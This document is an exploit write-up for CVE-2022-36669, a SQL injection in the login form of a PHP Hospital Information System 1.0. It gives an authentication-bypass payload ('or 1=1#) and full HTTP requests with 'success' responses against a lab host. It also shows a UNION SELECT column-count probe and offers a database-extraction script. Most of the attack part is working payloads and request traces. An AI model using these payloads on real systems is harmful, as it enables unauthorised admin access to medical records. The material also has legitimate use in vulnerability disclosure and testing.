CVE-2022-36669

```
# Exploit Title: Hospital Information System - SQL Injection via login page
# Date: 25/07/2022
# Exploit Author: saitamang
# Vendor Homepage: https://code-projects.org
# Software Link: https://download-media.code-
projects.org/2019/11/HOSPITAL_INFORMATION_SYSTEM_IN_PHP_WITH_SOURCE_CODE.zip
# Version: 1.0
# Tested on: Centos 7 apache2 + MySQL
```

Other refrence --> https://packetstormsecurity.com/files/167803/Hospital-Information-System-1.0-SQL-Injection.html

From the login page, at the email form, the attacker may fill anything inside. On the password form, the attacker may used below payload and click login to successfully login as Admin functionality.

Payload --> 'or 1=1#

Login bypass using normal SQLI payload


Request

```
POST /HIS/includes/users/UsersController.php HTTP/1.1
Host: 192.168.149.130
Content-Length: 46
Accept: */*
X-Requested-With: XMLHttpRequest
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/103.0.5060.134 Safari/537.36
Content-Type: application/x-www-form-urlencoded; charset=UTF-8
Origin: http://192.168.149.130
Referer: http://192.168.149.130/HIS/src/index/index.php
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9
Cookie: PHPSESSID=9trnq0afmf641o5l5fc2gv2qip
Connection: close

type=login&email=pentest&password='or+1%3D1%23
```

Response

```
HTTP/1.1 200 OK
Date: Sun, 24 Jul 2022 16:50:31 GMT
Server: Apache/2.4.46 (Debian)
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate
Pragma: no-cache
Content-Length: 7
Connection: close
Content-Type: text/html; charset=UTF-8

success
```

Login bypass with Sleep validation



Checking length of column

Request

```
POST /HIS/includes/users/UsersController.php HTTP/1.1
Host: 192.168.149.130
Content-Length: 70
Accept: */*
X-Requested-With: XMLHttpRequest
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/103.0.5060.134 Safari/537.36
Content-Type: application/x-www-form-urlencoded; charset=UTF-8
Origin: http://192.168.149.130
Referer: http://192.168.149.130/HIS/src/index/index.php
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9
Connection: close

type=login&email=test&password=123'UNION+ALL+SELECT+null,null,null--+-
```

Response

```
HTTP/1.1 200 OK
Date: Sun, 24 Jul 2022 17:14:11 GMT
Server: Apache/2.4.46 (Debian)
Set-Cookie: PHPSESSID=lafife8uevotg7r20r3lfrmheb; path=/
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate
Pragma: no-cache
Content-Length: 7
Connection: close
Content-Type: text/html; charset=UTF-8

success
```

##You may download script automation to get the database name for your reference to learn!

Download here